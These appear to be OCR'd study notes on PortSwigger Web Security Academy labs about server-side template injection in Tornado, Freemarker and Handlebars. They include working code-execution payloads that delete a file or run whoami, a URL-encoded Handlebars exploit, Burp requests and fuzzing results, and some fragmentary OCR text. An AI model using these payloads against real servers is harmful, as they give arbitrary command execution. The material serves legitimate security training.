
Traceback (most recent call last): File "<string>", line 16, in <module> File "/usr/local/lib/python2.7/dist-packages/tornado/template.py", line 348, in generate return execute() File "<string>.generated.py", line 4, in _tt_execute AttributeError: User instance has no attribute 'doesnotexist'











Peter Wiener0 | 04 August 2022

{{os.system('whoami')}}

Leave a comment

carlos Peter Wiener 0 }} | 15 August 2022

{{7*7}} ${7*7} <%= 7*7 %> ${{7*7}} #{7*7}

/home/carlos Peter Wiener 0 }} | 15 August 2022

{{7*7}} ${7*7} <%= 7*7 %> ${{7*7}} #{7*7}

blog-post-author-display=user.name}}{% import os %} {{os.system('rm /home/carlos/morale.txt')}} &csrf=w3FINLiRobWzLWnO4oNZTwfMcNeRX bu da oluyor.

Solution: user.name}}{%25+import+os+%25}{{os.system('rm%20/home/carlos/morale.txt')

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection burdan çalışılabillir

Lab 3: Server-side template injection using documentation

PRACTITIONER

This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: content-manager:C0nt3ntM4n4g3r

Hint


You should try solving this lab using only the documentation. However, if you get really stuck, you can try finding a well-known exploit by @albinowax that you can use to solve the lab. **Access the lab**


Solution

1. Log in and edit one of the product description templates. Notice that this template engine uses the syntax ${someExpression} to render the result of an expression on the page. Either enter your own expression or change one of the existing ones to refer to an object that doesn't exist, such as ${foobar}, and save the template. The error message in the output shows that the Freemarker template engine is being used.
2. Study the Freemarker documentation and find that appendix contains an FAQs section with the question "Can I allow users to upload templates and what are the security implications?". The answer describes how the new() built-in can be dangerous.
3. Go to the "Built-in reference" section of the documentation and find the entry for new(). This entry further describes how new() is a security concern because it can be used to create arbitrary Java objects that implement the TemplateModel interface.
4. Load the JavaDoc for the TemplateModel class, and review the list of "All Known Implementing Classes".
5. Observe that there is a class called Execute, which can be used to execute arbitrary shell commands
6. Either attempt to construct your own exploit, or find @albinowax's exploit on our research page and adapt it as follows:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }
```

7. Remove the invalid syntax that you entered earlier, and insert your new payload into the template.
8. Save the template and view the product page to solve the lab.





Trigger an error:


Template:

```
Hurry! Only ${product.sdfsdfsdfsdfsdf} left of ${product.name} at ${product.price}.</p>
```

Preview Save

Hurry! Only FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> product.sdfsdfsdfsdfsdf [in template "freemarker" at line 1, column 15] ---- Tip: It's the step after the last dot that caused this error, not those before it. ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</#if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- ---- FTL stack trace ("~" means nesting-related): - Failed at: ${product.sdfsdfsdfsdfsdf} [in template "freemarker" at line 1, column 13] ---- Java stack trace (for programmers): ---- freemarker.core.InvalidReferenceException: [... Exception message was already printed; see it above ...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.EvalUtil.coerceModelToTextualCommon(EvalUtil.java:479) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:401) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:370) at freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.visit(Environment.java:337) at freemarker.core.Environment.process(Environment.java:310) at freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at lab.actions.common.Action.act(Action.java:51) at lab.actions.common.Action.run(Action.java:37) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)

İt uses freemarket template



Template:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("pwd") }
```

Preview Save

/home/carlos

Request

```
POST /product/template?productId=1 HTTP/1.1
Host: 0a49006404db48a0c29812930b7008f.web-security-academy.net
Cookie: session=jpv7VbQb6YbZHtnZhLalP3k9IbljWtyE
Content-Length: 203
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a49006404db48a0c29812930b7008f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
ication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a49006404db48a0c29812930b7008f.web-security-academy.net/product/template?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

csrf=jMVwYDLiJ9A00f1453LSZzUIStLSN8aV&template=
%3C%23assign+ex%3D%22freemarker.template.utility.Execute%22%3Fnew%28%29%3B+%24%7B+ex%28%22rm+%2Fhome%
2Fcarlos%2Fmorale.txt%22%29+%7D&template-action=preview
```

Response

```
                </p>
                <a href="/my-account?id=content-manager">
                  My account
                </a>
                <p>
                  |
                </p>
              </section>
            </header>
            <header class="notification-header">
            </header>
            <form id="templateForm" method="POST">
              <input required type="hidden" name="csrf" value="jMVwYDLiJ9A00f1453LSZzUIStLSN8aV">
              <label>
                Template:
              </label>
              <textarea required rows="12" cols="300" name="template">
                <#assign ex="freemarker.template.utility.Execute"?new()>
                  ${ ex("rm /home/carlos/morale.txt") }
              </textarea>
              <button class="button" type="submit" name="template-action" value="preview">
                Preview
              </button>
              <button class="button" type="submit" name="template-action" value="save">
                Save
              </button>
            </form>
            <div id=preview-result>

            </div>
          </div>
        </section>
      </div>
    </body>
    </html>
```

Congratulations, you solved the lab!


Template:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }
```

Preview **Save**

Solution:

<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }



Lab 4: Server-side template injection in an unknown language with a documented exploit

PRACTITIONER

This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the morale.txt file from Carlos's home directory. **Access the lab**

Solution


1. Notice that when you try to view more details about the first product, a GET request uses the message parameter to render "Unfortunately this product is out of stock" on the home page.
2. Experiment by injecting a fuzz string containing template syntax from various different template languages, such as ${{<%[%'"}}%\, into the message parameter. Notice that when you submit invalid syntax, an error message is shown in the output. This identifies that the website is using Handlebars.
3. Search the web for "Handlebars server-side template injection". You should find a well-known exploit posted by @Zombiehelp54.
4. Modify this exploit so that it calls require("child_process").exec("rm /home/carlos/morale.txt") as follows:

```
wrtz{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('rm /home/carlos/morale.txt');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```


5. URL encode your exploit and add it as the value of the message parameter in the URL. The final exploit should look like this, but remember to replace your-lab-id with your own lab ID:


```
https://your-lab-id.web-security-
academy.net/?message=wrtz%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67%7c%7d%7d%0d%0a%20%20%7b%7
b%23%77%69%74%68%20%22%65%22%7d%7d%0d%0a%20%20%20%20%7b%7b%23%77%69%74%68%20%73%70%6c%69%74%20%61%73%20%7c%63%6f%6
e%73%6c%69%73%74%7c%7d%7d%0d%0a%20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20%20%20%20%20%7b%7
b%74%68%69%73%2e%70%75%73%68%20%28%6c%6f%6f%6b%75%70%20%73%74%72%69%6e%67%2e%73%75%62%20%22%63%6f%6e%73%74%72%75%6
3%74%6f%72%22%29%7d%7d%0d%0a%20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20%20%20%20%20%7b%7b%2
3%77%69%74%68%20%73%74%72%69%6e%67%2e%73%70%6c%69%74%20%61%73%20%7c%63%6f%64%65%6c%69%73%74%7c%7d%7d%0d%0a%20%20%2
0%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%75%73%
68%20%22%72%65%74%75%72%6e%20%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63%65%73%73%27%29%2e%65%78%65%
63%28%27%72%6d%20%2f%68%6f%6d%65%2f%63%61%72%6c%6f%73%2f%6d%6f%72%61%6c%65%2e%74%78%74%27%29%3b%22%7d%7d%0d%0a%20%20
%20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0d%0a%20%20%20%20%20%20%20%20%7b%7b%23%65%61%63%68%20%63%6f
%6e%73%6c%69%73%74%7d%7d%0d%0a%20%20%20%20%20%20%20%20%20%20%7b%7b%23%77%69%74%68%20%28%73%74%72%69%6e%67%2e%73%7
5%62%2e%61%70%70%6c%79%20%30%20%63%6f%64%65%6c%69%73%74%29%7d%7d%0d%0a%20%20%20%20%20%20%20%20%20%20%20%20%7b%7b%7
4%68%69%73%7d%7d%0d%0a%20%20%20%20%20%20%20%20%20%20%7b%7b%2f%77%69%74%68%7d%7d%0d%0a%20%20%20%20%20%20%20%20%7b%
7b%2f%65%61%63%68%7d%7d%0d%0a%20%20%20%20%20%20%7b%7b%2f%77%69%74%68%7d%7d%0d%0a%20%20%20%20%7b%7b%2f%77%69%74%68%
7d%7d%0d%0a%20%20%7b%7b%2f%77%69%74%68%7d%7d%0d%0a%7b%7b%2f%77%69%74%68%7d%7d
```

6. The lab should be solved when you load the URL


ENUM TEMPLATING ENGINE
1
TRIGGER AN ERROR.
THE VERBOSE ERROR OUTPUT
CAN DISCLOSE THE NAME
OF THE TEMPLATING ENGINE
2
SEND A LIST OF PAYLOADS.
IF THE EXPRESSION IS
EVALUATED, YOU CAN FIND
THE TEMPLATING ENGINE


SSTI METHODOLOGY STEPS
1
LOOK FOR REFLECTION OF
OUR USER-CONTROLLED
INPUT
2
IF OUR PAYLOAD IS
EVALUATED, ENUMERATE
THE TEMPLATING ENGINE
3
EXPLOITATION! CAN WE GET
RCE OUT OF THE BOX OR DO WE
NEED TO LEVERAGE GADGETS


Request
Pretty
Raw
Hex
GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/1.1
Host: 0a2500c503a03d07c04640100c200a7.web-security-academy.net
Cookie: session=gjzq1X88MmkbOW2D8JdHwebcPCJFEXUk
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a2500c503a03d07c04640100c200a7.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Response
Pretty
Raw
Hex
Render
WE LIKE TO
SHOP
Unfortunately this product is out of stock
There is No 'I' in Team
$3.22
The Trolley-ON
$60.50
Grow Your Own Spy Kit
$54.35
Poo Head - It's not just an insult anymore.
$65.70


Request
Pretty
Raw
Hex
GET /?message=trychangemessage HTTP/1.1
Host: 0a2500c503a03d07c04640100c200a7.web-security-academy.net
Cookie: session=gjzq1X88MmkbOW2D8JdHwebcPCJFEXUk
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a2500c503a03d07c04640100c200a7.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Response
Pretty
Raw
Hex
Render
Home
WE LIKE TO
SHOP
trychangemessage

Attack Save Columns 3. Intruder attack of https://0a2500c503a03d07c046401000c200a7.web-security-academy.net - Temporary attack -

Results Positions Payloads Resource Pool Options


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	.svg">\n ...	Comment
0		200			10965	trychangemess...	
2	${7*7}	200			10955	<div>${7*7}	
3	<%= 7*7 %>	200			10959	<%= 7*7 %></...	
5	#{7*7}	200			10955	#{7*7}	
1	{{7*7}}	500			3788		
4	${{7*7}}	500			3790		

Request Response

Pretty Raw Hex

```
1 GET /?message=$%7b%7b7%2a7%7d%7d HTTP/1.1
2 Host: 0a2500c503a03d07c046401000c200a7.web-security-academy.net
3 Cookie: session=gjzq1X88MmkbOW2D8JdHwebcPCJPEXUk
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Windows"
14 Referer: https://0a2500c503a03d07c046401000c200a7.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```



Handlebars (NodeJS)

Path Traversal (more info here).

```
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"lay
```

- = Error
- ${7*7} = ${7*7}
- Nothing


```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

